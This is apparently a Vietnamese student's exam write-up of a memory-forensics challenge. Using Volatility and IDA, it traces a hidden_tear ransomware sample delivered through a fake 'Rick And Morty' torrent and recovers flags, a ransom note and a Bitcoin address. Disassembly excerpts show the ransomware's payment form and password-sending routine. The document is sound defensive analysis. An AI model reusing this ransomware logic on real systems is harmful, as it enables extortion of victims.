0xfffffa801b290b30:BitTorrent.exe	2836	2728	24	471	2018-08-04 19:27:07 UTC+0000
0xfffffa801b4c9b30:bittorrentie.e	2624	2836	13	316	2018-08-04 19:27:21 UTC+0000
0xfffffa801b4a7b30:bittorrentie.e	2308	2836	15	337	2018-08-04 19:27:19 UTC+0000
0xfffffa8018d44740:System	4	0	95	411	2018-08-04 19:26:03 UTC+0000
0xfffffa801947e4d0:smss.exe	260	4	2	30	2018-08-04 19:26:03 UTC+0000
0xfffffa801a2ed060:wininit.exe	396	336	3	78	2018-08-04 19:26:11 UTC+0000
0xfffffa801ab377c0:services.exe	492	396	11	242	2018-08-04 19:26:12 UTC+0000

Ta thấy có tiến trình cha **Rick And Morty** nghe hơi lạ (chú ý của người ra đề chẳng) cùng với một process con là **vmware-tray.ex**. Xem thử mấy tiến trình này chạy trên path nào

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --
profile=Win2008R2SP1x64 cmdline -p 3820
```

Thi thực hành cuối kì

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win2008R2SP1x64 cmdline -p 3820
Volatility Foundation Volatility Framework 2.6
*****
Rick And Morty pid: 3820
Command line : "C:\Torrents\RICK AND MORTY season 1 download.exe"
```

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --
profile=Win2008R2SP1x64 cmdline -p 3720
```

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win2008R2SP1x64 cmdline -p 3720
Volatility Foundation Volatility Framework 2.6
*****
vmware-tray.exe pid: 3720
Command line : "C:\Users\Rick\AppData\Local\Temp\RarSFX0\vmware-tray.exe"
```

Tiến trình **vmware-tray.exe** lạ cực, nó được thực thi trong đường dẫn chứa dữ liệu chương trình và file config, ... mà bây giờ lại có file **exe** trong này thì khả năng cao là malware.

Tên tiến trình mã độc: **vmware-tray.exe**

- ❖ Cho biết cách nào để mã độc xâm nhập và nhiễm vào máy tính của người này. Có phải do thói quen cũ?

Hồi nãy như ta thấy thì có tiến trình BitTorrent.exe đang chạy, có thể liên quan gì đó đến torrent. Torrent là một giao thức P2P được sử dụng khá rộng rãi trong việc download tài nguyên, nhưng thường cũng tồn tại sự tin cậy nhất định từ các node “hợp tác”, hồi mình xài torrent máy thường xuyên nhiễm virus và theo google thì việc xài torrent dễ bị dính malware.

Để biết rõ hơn thì thử xem máy tính có torrent nào đang chạy. Đầu tiên liệt kê file :

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --
profile=Win2008R2SP1x64 filescan | egrep "\.torrent"
```

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win2008R2SP1x64 filescan | egrep "\.torrent"
Volatility Foundation Volatility Framework 2.6
0x000000007d69ade0      8    0 R--r-d \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\updates\7.10.3_44495\bittorrentie.exe
0x000000007d6a7070      4    0 R--r-d \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\updates\7.10.3_44495\bittorrentie.exe
0x000000007d8813c0      2    0 RW-rwd \Device\HarddiskVolume1\Users\Rick\Downloads\RICK AND MORTY season 1 download.exe.torrent
0x000000007daea9350      2    0 RWD--- \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\RICK AND MORTY season 1 download.exe.1.torrent
0x000000007dcbf6f0      2    0 RW-rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\RICK AND MORTY season 1 download.exe.1.torrent
0x000000007f2d33a0      1    0 R--rw- \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\BitTorrent\bittorrent.lng
```

Thử dump máy tính torrent này ra. Ví dụ tại vị trí địa chỉ **0x000000007d8813c0**

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --
profile=Win2008R2SP1x64 dumpfiles -Q 0x000000007d8813c0 -D .
```

Xem thử trong file có gì.

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ cat file.None.0xfffffa801af10010.dat
[ZoneTransfer]
ZoneId=3
```

Thi thực hành cuối kì

Máy cái Zone này chỉ là vùng mạng được tải về (giá trị 3 là từ Internet). (Tham khảo tại: [Find out where a file was downloaded from? - Stack All Flow](#))

Stuck quá, nhưng mà cứ tìm hiểu thêm mấy cái torrent thử xem có gì “độc” là không. Test tại địa chỉ **0x00000007dae9350**

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win2008R2SP1x64 dumpfiles -Q 0x000000007dae9350 -D .
```

```
(virus@kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ cat file.None_0xfffffa00b2c9e0.dat
d8:announce=4:udp://tracker.openbittorrent.com:80/announce13:announce-list1144:udp://tracker.openbittorrent.com:80/announceel42:udp://tracker.opentrackr.org:1337/announcee
0:10:created by=17:BitTorrent/7.10.313:creation date=15331505958:encoding=5:TFU-8:infodfs:length=1456670e4:name=Rick And Morty season 1 download.exe12:piece length=16384e6:pi
***8***IPC**X*B_k_Rk*peJ***S*LlLw***f* ***E,q<0;<0870***3G***~1D***P*||*!E*qg*q=q***n
dun***$hs*****Z***o*5>*@***t*ej*`*N*`h***F*****3hq, ]***D*ed*[y]*z*o*)~~~1***3l*o*0*!
!*****?8*c<9*
;***:MNZ**
*.***R*9***6iW1*|*H*sg
*Ü***c***0b
}***w*q*j*ext*y***,h*ioE***Rz*,*b*Re*F*`*L*Q***kY*By*y*`i*#5s***X!b***_
*K68:o***qJx***5s*#}*w-Q-YT*sv*+*/XN*****,@EV*****2*o* _0g@E/*)jB*$v*V*$*M2*->*o*|*FR*rd*F*)$o9p***. A*E*5*c***\ER*K*P***O*H*f***QI3*BVM*C*.>*r*^eu*
***Q]z*bfW:f***H*
```

Lần này thì có gì đó này nọ trông giống flag **M3an_T0rren7_4_R!cke**. Nhưng mà rốt cuộc vẫn chưa hiểu nguyên nhân mã độc từ đâu. File này trông vẻ khá nghi nhưng mà reverse ra phân tích cũng không hiểu được gì. Tiếp tục thử với địa chỉ **0x00000007dcbf6f0**

```
[virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
└─$ cat file.None.0xfffffa801b51ccf0.dat
[ZoneTransfer]
ZoneId=3
```

Không có gì cụ thể hết. Hoàn toàn stuck tại đây.

- ❖ Xác định mã độc lây lan từ nguồn nào (download ở đâu, link). Phân tích luồng hoạt động sau khi người này download tập tin đó. Mật khẩu của người này ở bước trên có liên quan gì đến luồng chạy này?

Ta thấy có khá nhiều process của **Google Chrome** theo kết quả trích xuất ở trên.

```
[virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win2008R2SP1x64 pstrace
Volatility Foundation Volatility Framework 2.6
Name                                Pid  PPid  Thds  Hnds  Time
-----  -----  -----  -----  -----  -----
0xfffffa801b27e060:explorer.exe      2728  2696   33    854  2018-08-04 19:27:04 UTC+0000
. 0xfffffa801b486b30:Rick And Morty  3820  2728    4    185  2018-08-04 19:32:55 UTC+0000
.. 0xfffffa801a4c5b30:vmware-tray.ex 3720  3820    8    147  2018-08-04 19:33:02 UTC+0000
. 0xfffffa801b2f02e0:WebCompanion.e  2844  2728    0    1160 2018-08-04 19:27:07 UTC+0000
. 0xfffffa801a4e3870:chrome.exe     4076  2728   44    86  2018-08-04 19:29:30 UTC+0000
.. 0xfffffa801a4eb30:chrome.exe     4084  4076    8    170  2018-08-04 19:29:30 UTC+0000
.. 0xfffffa801a5ef1f0:chrome.exe    1796  4076   15    228  2018-08-04 19:33:41 UTC+0000
.. 0xfffffa801aa00a90:chrome.exe    3924  4076   16    207  2018-08-04 19:29:51 UTC+0000
.. 0xfffffa801a635240:chrome.exe    3648  4076   16    58  2018-08-04 19:33:38 UTC+0000
.. 0xfffffa801a502b30:chrome.exe    576   4076    2    181  2018-08-04 19:29:31 UTC+0000
.. 0xfffffa801a4f7b30:chrome.exe    1808  4076   13    2748 2018-08-04 19:29:32 UTC+0000
.. 0xfffffa801a7f98f0:chrome.exe    2748  4076   15    346  2018-08-04 19:31:15 UTC+0000
. 0xfffffa801b5cb740:LunarMS.exe    708   2728   18    190  2018-08-04 19:27:39 UTC+0000
. 0xfffffa801b1cdb30:vmtoolsd.exe  2804  2728    6    2624 2018-08-04 19:27:06 UTC+0000
. 0xfffffa801b290b30:BitTorrent.exe 2836  2728   24    471  2018-08-04 19:27:07 UTC+0000
.. 0xfffffa801b4c9b30:bittorrentie.e 2308  2836   15    316  2018-08-04 19:27:21 UTC+0000
.. 0xfffffa801b4a7b30:bittorrentie.e 2308  2836   15    337  2018-08-04 19:27:19 UTC+0000
```

Công với việc ta xác định là download từ **Internet**. Ta thử xem trong history của browser có gì

Thi thực hành cuối kì

Đầu tiên ta liệt kê danh sách các file có chứa “**history**”. Thông thường lịch sử của một browser (Ví dụ Microsoft Edge) có đường dẫn lưu trữ như sau (Nguồn: Search)

```
Microsoft Edge history is stored in an SQLite database, the database file name is History  
and can be found in the following location: Microsoft Windows Vista, 7, 8, 10. C:\Users\  
<username>\AppData\Local\Microsoft\Edge\User Data\Default.
```

Sử dụng plugin **filescan**

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --  
profile=Win2008R2SP1x64 filescan | grep -i "history"
```

```
(virus㉿kali:[~/Downloads/volatility_2.6_lin64_standalone]  
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win2008R2SP1x64 filescan | grep -i "history"  
Volatility Foundation Volatility Framework 2.6  
0x000000007d45dcc0 18 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History  
0x000000007d62bd0 17 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\MSHist012018080420180805\index.dat  
0x000000007d6b5c80 18 1 R—— \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Defender\Scans\History\CacheManager\MpSfc.bin  
0x000000007d6ea820 17 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\index.dat  
0x000000007d74eb30 1 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\index.dat  
0x000000007d7afdd0 1 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\MSHist012018080420180805\index.dat  
0x000000007d9b3940 17 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat  
0x000000007dac7410 33 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History-journal  
0x000000007e1792c0 1 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012018080420180805\index.dat  
0x000000007e43bd10 16 0 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012018080420180805\index.dat  
0x000000007e446f20 1 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat  
0x000000007e70e520 1 1 RW-rw- \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat  
0x000000007e753810 1 0 R-- rwd \Device\HarddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\desktop.ini
```

Đường dẫn cần tìm nằm ngay dòng đầu tiên, có địa chỉ **0x000000007d45dcc0**. Dump files tại đây ra

```
./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --  
profile=Win2008R2SP1x64 dumpfiles -Q 0x000000007d45dcc0 -D .
```

Nhưng khi đọc file thì nó ra một đống. Search một hồi thì mới biết file này có dạng lưu trữ **SQLite**

google chrome history data format

About 411,000,000 results (0.68 seconds)

Chrome history is stored in an **SQLite database**, the filename is History and can be found in the following locations: Microsoft Windows Vista, 7, 8, 10. C:\Users<username>\AppData\Local\Google\Chrome\User Data\Default.

Kiểm tra lại thử bằng lệnh **file**:

```
(virus㉿kali:[~/Downloads/volatility_2.6_lin64_standalone]  
$ file file.None.0xfffffa801a5193d0.dat  
file.None.0xfffffa801a5193d0.dat: SQLite 3.x database, last written using SQLite version 3023001, file counter 24, database pages 47, cookie 0x17, schema 4, UTF-8, version-valid-for 24
```

Đổi lại tên file thành đúng định dạng để sử dụng command **sqlite3** để lấy dữ liệu cho dễ:

```
mv file.None.0xfffffa801a5193d0.dat chrome-his.sqlite
```

Thi thực hành cuối kì

Vào sqlite và khảo sát database

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ sqlite3 chrome-his.sqlite
SQLite version 3.38.1 2022-03-12 13:37:29
Enter ".help" for usage hints.
sqlite> .databases
main: /home/virus/Downloads/volatility_2.6_lin64_standalone/chrome-his.sqlite r/w
sqlite> .database
main: /home/virus/Downloads/volatility_2.6_lin64_standalone/chrome-his.sqlite r/w
sqlite> .tables
downloads          meta          urls
downloads_slices  segment_usage visit_source
downloads_url_chains segments      visits
keyword_search_terms typed_url_sync_metadata
```

Dùng lệnh `.schema downloads` để xem metadata của table `downloads`:

```
sqlite> .schema downloads
CREATE TABLE downloads (id INTEGER PRIMARY KEY, guid VARCHAR NOT NULL, current_path LONGVARCHAR NOT NULL, target_path LONGVARCHAR NOT NULL, start_time INTEGER NOT NULL, received_bytes INTEGER NOT NULL, total_bytes INTEGER NOT NULL, state INTEGER NOT NULL, danger_type INTEGER NOT NULL, interrupt_reason INTEGER NOT NULL, hash BLOB NOT NULL, end_time INTEGER NOT NULL, opened INTEGER NOT NULL, last_access_time INTEGER NOT NULL, transient INTEGER NOT NULL, referrer VARCHAR NOT NULL, site_url VARCHAR NOT NULL, tab_url VARCHAR NOT NULL, tab_referer_url VARCHAR NOT NULL, http_method VARCHAR NOT NULL, by_ext_id VARCHAR NOT NULL, by_ext_name VARCHAR NOT NULL, etag VARCHAR NOT NULL, last_modified VARCHAR NOT NULL, mime_type VARCHAR(255) NOT NULL, original_mime_type VARCHAR(255) NOT NULL);
```

Ở đây để yêu cầu lấy link download nên ta sẽ xem thông tin trường “`site_url`” và `current_path` để đổi chiểu với file đọc hai tìm thấy ở trên :

```
sqlite> select current_path , site_url  from downloads;
C:\Users\Rick\Downloads\BitTorrent.exe|https://bittorrent.com/
C:\Users\Rick\Downloads\MSSetupv83.exe|https://mega.nz/
C:\Users\Rick\Downloads\Lunar Client & WZ.zip|https://mega.nz/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.torrent|https://mail.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.torrent|https://mail.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent|https://mail.com/
C:\Users\Rick\Downloads\NDP40-KB2468871-v2-x64.exe|https://microsoft.com/
C:\Users\Rick\Downloads\dotNetFx40_Full_x86_x64.exe|https://microsoft.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent|https://mail.com/
sqlite> |
```

Vậy ta thấy file độc hại là “Rick and Morty season 1 download.exe.torrent” mà được tải ở địa chỉ domain của mail. Vậy URL nguồn tải là : <https://mail.com/>

Ta thử dùng strings và lọc “@mail.com” xem có gì thú vị không, có thể tìm được địa chỉ mail của một số đối tượng

Thấy có 2 tài khoản mail liên quan và đáng nghi là rickopicko@mail.com và RickoPicko@mail.com. Tìm thông tin xung quanh với 2 tài khoản mail này nhưng có mỗi tài khoản rickopicko@mail.com là mang về kết quả khá tốt

Thi thực hành cuối kì

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ strings Kb05-dp-E81.vmem | grep -A 20 "<rickopicko@mail.com>" <rickopicko@mail.com>
n"rickopicko@mail.com" <rickopicko@mail.com>
button transparent normal closeconfirmboxsm
jSpecial Offer: 20% off your first order!jss
jhttps://sb.scorecardresearch.com/beacon.js'
digitalmars-d-announce-request@puremagic.com
font-family: Verdana; font-size: 12.0px;.png
JLAST CHANCE: 20% off your first order.com
navigation-collapse toggle-resolution.comsQ=
M8.81 5h2.4l-.18 7H8.98l-.17-7zM9 14h2v2H9z=
simple-icon_mail-classification-feedbackmKw=
form-composite-switchable-content_condition
form-composite-addresschooser_textfieldc.com
SPnvideo-label video-title trc_ellipsis ]"sAE=
display:inline; width:56px; height:200px;m>
Hum@n_I5_Th3_Weak3s7_Link_In_Th3_Ch@inYear
//sec-s.uicdn.com/nav-cdn/home/preloader.gif
simple-icon_toolbar-change-view-horizontal
nnx-track-sec-click-communication-inboxic.com
nx-track-sec-click-dashboard-hide_smileyable
Nftd-box stem-north big fullsize js-focusable
js-box-flex need-overlay js-componentone
```

Ta thấy có flag **Hum@n_I5_Th3_Weak3s7_Link_In_Th3_Ch@inYear** vậy chắc là đúng (mấy câu hỏi trên chung chung gần như không xác định được yêu cầu)

NOTE: Theo hint yêu cầu thì tìm luồng hoạt động thì theo mình dự đoán là thanh niên này đã download một file torrent lạ từ domain mail, sau đó bị lây nhiễm. Mình đã thử dùng mail này và password có ở bước trên là **M@il_Pr0vid0rs** (được gợi ý từ đề) để đăng nhập vào <https://www.mail.com/> nhưng đối với cả 2 tài khoản đều không được. Không biết rõ ý đồ cho password ở đây là gì nhỉ ?

- ❖ Nhân viên điều tra xác định được mã độc là một ransomware. Tìm địa chỉ ví Bitcoin của kẻ tấn công.

Yêu cầu cho chúng ta biết rằng malware là ransomware và yêu cầu địa chỉ Bitcoin được liên kết. Ransomware có xu hướng để lại thông báo đòi tiền chuộc trên màn hình Desktop, vì vậy trước tiên hãy tìm kiếm thông báo đó.

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win2008R2SP1x64 filescan | grep "Desktop"
Volatility Foundation Volatility Framework 2.6
0x000000007d660500    2      0 -W-r-- \Device\HarddiskVolume1\Users\Rick\Desktop\READ_IT.txt
0x000000007d74c2d0    2      1 R-- rwd \Device\HarddiskVolume1\Users\Rick\Desktop
0x000000007d7f98c0    2      1 R-- rwd \Device\HarddiskVolume1\Users\Rick\Desktop
0x000000007d864250   16     0 R-- rwd \Device\HarddiskVolume1\Users\Public\Desktop\desktop.ini
0x000000007d8a9070   16     0 R-- rwd \Device\HarddiskVolume1\Users\Rick\Desktop\desktop.ini
0x000000007d8ac800    2      1 R-- rwd \Device\HarddiskVolume1\Users\Public\Desktop
0x000000007d8ac950    2      1 R-- rwd \Device\HarddiskVolume1\Users\Public\Desktop
0x000000007e410890   16     0 R-- r-- \Device\HarddiskVolume1\Users\Rick\Desktop\Flag.txt
0x000000007e5c52d0    3      0 R-- rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\Microsoft\Windows\SendTo\Desktop.ini
0x000000007e77fb60    1      1 R-- rw- \Device\HarddiskVolume1\Users\Rick\Desktop
```

Thấy có 2 file cần điều tra là **READ_IT.txt** và **Flag.txt**. Đọc từng file:

READ_IT.txt

Thi thực hành cuối kì

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ cat file.None.0xfffffa801b2def10.dat
Your files have been encrypted.
Read the Program for more information
read program for more information.
```

Flag.txt.

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ cat file.None.0xfffffa801b0532e0.dat
{♦$V♦\♦♦C(♦♦Ñ♦l1♦♦♦♦T♦r♦♦♦~♦[g♦♦♦n>♦G♦
♦♦♦
```

Vậy là đã rõ, file “Flag.txt” chính là flag chúng ta cần tìm, nhưng nó đã bị mã hóa. File còn lại cho chúng ta hint và gợi ý ta phải đọc Program (ở đây là chương trình ransomware chúng ta tìm được ở trên).

Chưa giao dịch Bitcoin bao giờ, mà vẫn phải biết địa chỉ gửi tiền trên Bitcoin như thế nào. Search trên mạng:

Address	Tag
1BteW1uy7zN XMNqhFdvFafbJLd1HcHVPLx	Ripplepay
1MyZjxnLgun6APrDkkh7ffrQJyy6xbuDho	FreedomBox Foundation
1Gpa3NKn8nR9ipXPZbwkjYxqZX3cmz7q97	Ancientbeast.com
1Pug3dAjqXYUkYkjppHjQyZia2xgM79YZV	Blockbox Linux
1wdociqV3xFf8AnEeoPR2jzvVpk1ptH9N	Osiris-sps.org

Giờ ta thử dump Process ra thành file exe

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ ./volatility_2.6_lin64_standalone -f Kb05-dp-E81.vmem --profile=Win2008R2SP1x64 procdump -p 3720 -D .
Volatility Foundation Volatility Framework 2.6
Process(V)      ImageBase          Name           Result
0xfffffa801a4c5b30 0x0000000000ec0000 vmware-tray.exe
OK: executable.3720.exe
```

Cẩn thận với file này vì nó là một con ransomware thật. Bỏ vào IDA và reverse thử, đây là file viết bằng .NET

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ file executable.3720.exe
executable.3720.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
```

Xem các hàm khởi tạo trong chương trình, thường các hàm này chứa các chuỗi thông báo để xử lý toàn bộ chương trình, có 3 hàm :

hidden_tear.Form1__InitializeComponent
hidden_tear.Form2__InitializeComponent
hidden_tear.Form3__InitializeComponent

Trong đó, khi xem ở **hidden_tear.Form3__InitializeComponent** ta thấy có các chuỗi sau là đáng chú ý:

Thi thực hành cuối kì

```

ldarg.0
ldfld   class [System.Windows.Forms]System.Windows.Forms.TextBox hidden_tear.Form3::textBox1
ldstr   a1mmpemebjkqxg8 // "1MmpEmebJkqXG8nQv4cjJSmxZQFVmFo63M"
callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_Text(string)
nop
ldarg.0
                                         |
                                         Bitcoin's address

ldarg.0
ldfld   class [System.Windows.Forms]System.Windows.Label hidden_tear.Form3::label1
ldstr   aSend016ToTheAd // "Send 0.16 to the address below."
callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_Text(string)
nop
ldarg.0
                                         |
                                         Bitcoin's amount

ldfld   class [System.Windows.Forms]System.Windows.Button hidden_tear.Form3::button1
ldstr   aIPaidNowGiveMe // "I paid, Now give me back my files."
callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_Text(string)
nop
ldarg.0
                                         |
                                         Notification

```

Nhờ vào 3 chuỗi chính này ta có thể đoán đây là form xử lý các pop-up với nội dung yêu cầu chuyển tiền. Cụ thể ta có thể thấy được số tiền cần gửi là **0.16 coin** vào ví có địa chỉ **1MmpEmebJkqXG8nQv4cjJSmxZQFVmFo63M**

NOTE: Sau khi giải xong câu này cũng ngắn cả đồng thời gian thì mình nhận ra có 2 cách nhanh hơn. Minh sẽ nói sơ:

- C1: Cũng hướng này, nhưng mình vào view segment .string cho khỏe, các chuỗi chương trình lưu ở trong này hết. Khoi phải nghĩ và đoán luồng hoạt động chương trình.

```

aTextbox1Text:                                // DATA XREF: hidden_tear.Form2__InitializeComponent+E0↑o
    text "UTF-16LE", "textBox1.Text",0          // DATA XREF: hidden_tear.Form2__InitializeComponent+158↑o
aNext_0:                                       // DATA XREF: hidden_tear.Form2__InitializeComponent+201↑o
    text "UTF-16LE", "Next,",0
aForm2:                                         // DATA XREF: hidden_tear.Form2__InitializeComponent+219↑o
    text "UTF-16LE", "Form2",0
aCheckingPaymen:                            // DATA XREF: hidden_tear.Form3__button1_Click+1↑o
    text "UTF-16LE", "Checking Payment.....Please Wait",0
aPleaseWait:                                  // DATA XREF: hidden_tear.Form3__button1_Click+6↑o
    text "UTF-16LE", "Please wait",0
aYourPaymentHas:                            // DATA XREF: hidden_tear.Form3__button1_Click+11↑o
    text "UTF-16LE", "Your Payment has failed, The funs have been sent ba"
    text "UTF-16LE", "ck to your wallet. Please send it again",0
aError:                                         // DATA XREF: hidden_tear.Form3__button1_Click+16↑o
    text "UTF-16LE", "Error",0
a1mmpemebjkqxg8:                           // DATA XREF: hidden_tear.Form3__InitializeComponent+163↑o
    text "UTF-16LE", "1MmpEmebJkqXG8nQv4cjJSmxZQFVmFo63M",0
aSend016ToTheAd:                           // DATA XREF: hidden_tear.Form3__InitializeComponent+219↑o
    text "UTF-16LE", "Send 0.16 to the address below.",0
aIPaidNowGiveMe:                           // DATA XREF: hidden_tear.Form3__InitializeComponent+2B5↑o
    text "UTF-16LE", "I paid, Now give me back my files.",0
aForm3:                                         // DATA XREF: hidden_tear.Form3__InitializeComponent+376↑o
    text "UTF-16LE", "Form3",0
aHiddenTearProp:                            // DATA XREF: hidden_tear.Properties.Resources__get_ResourceManager+E↑o
    text "UTF-16LE", "hidden_tear.Properties.Resources",0
aBitcoinAccepte:                           // DATA XREF: hidden_tear.Properties.Resources__get_Bitcoin_Accepted_Here_4800px+6↑o
    text "UTF-16LE", "Bitcoin_Accepted_Here-4800px",0
aUntitled:                                    // DATA XREF: hidden_tear.Properties.Resources__get_Untitled+6↑o
    text "UTF-16LE", "Untitled",0
// end hidden_tear.Program__Main

```

- C2: Giờ mình mới nhận ra cái vụ string để **Little-endian**. Vậy mình chỉ cần **dump mem** ra rồi dùng strings với option **-e** và flag là **l** (little-endian) rồi lọc chuỗi **ransom** thôi (cái này phải đoán hoặc biết trước :>)

Thi thực hành cuối kì

```

com
.NET-BroadcastEventWindow.4.0.0.0.2bf8098.0
Dev
&Refresh
Your Files are locked. They are locked because you downloaded something with this file in it.
This is Ransomware. It locks your files until you pay for them. Before you ask, Yes we will
give you your files back once you pay and our server confirms that you pay.
Send 0.16 to the address below.
e al
I paid, Now give me back my files.
1MmpEmebJkqXG8nQv4cjJSmxZQFVmFo63M

```

❖ Tìm mật khẩu mà kẻ tấn công dùng để mã hóa file.

Tiếp tục phân tích với IDA, ta thử xem hàm **CreatePassword** và **SendPassword**, tuy nhiên 2 hàm này không có gì để khai thác. Password được tạo ngẫu nhiên. Tuy nhiên, hãy xem hàm **StartAction**:

```

.method public hidebysig instance void startAction()
{
    .maxstack 3
    .locals init (string V0,
                  string V1,
                  string V2)
nop
ldarg.0
ldc.i4.s 0xF
call    instance string hidden_tear.Form1::CreatePassword(int32 length)
stloc.0
ldstr   aDesktop      // "\\\Desktop\\"
stloc.1
ldarg.0
ldfld   string hidden_tear.Form1::userDir
ldarg.0
ldfld   string hidden_tear.Form1::userName
ldloc.1
call    string [mscorlib]System.String::Concat(string, string, string)
stloc.2
ldarg.0
ldloc.0
call    instance void hidden_tear.Form1::SendPassword(string password)
nop
ldarg.0
ldloc.2
ldloc.0

```

Đại khái có 3 strings được khai báo và đến cuối sẽ được concatenation lại với nhau và gửi Password đi. 3 chuỗi này là: userDir , userName và password. Vậy là mình đã biết userName thì mình có thể tìm được password random trong process dump (tức là trong lúc chương trình thực thi)

userName = hostname + name = **WIN-LO6FAF3DTFE** + **Rick**

Mình cứ thử tìm bằng hostname trước:


```

(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ strings -e l 3720.dmp | grep -i "WIN-LO6FAF3DTFE" | wc -l
658

```

Kết quả lọc còn hơi nhiều, xem thử output:

Thi thực hành cuối kì



```

WIN-LO6FAF3DTFE$
COMPUTERNAME=WIN-LO6FAF3DTFE
computername=WIN-LO6FAF3DTFE
logonserver=\WIN-LO6FAF3DTFE
userdomain=WIN-LO6FAF3DTFE
WIN-LO6FAF3DTFE$
WIN-LO6FAF3DTFE
COMPUTERNAME=WIN-LO6FAF3DTFE
USERNAME=WIN-LO6FAF3DTFE$
WIN-LO6FAF3DTFE
USERDOMAIN=WIN-LO6FAF3DTFE
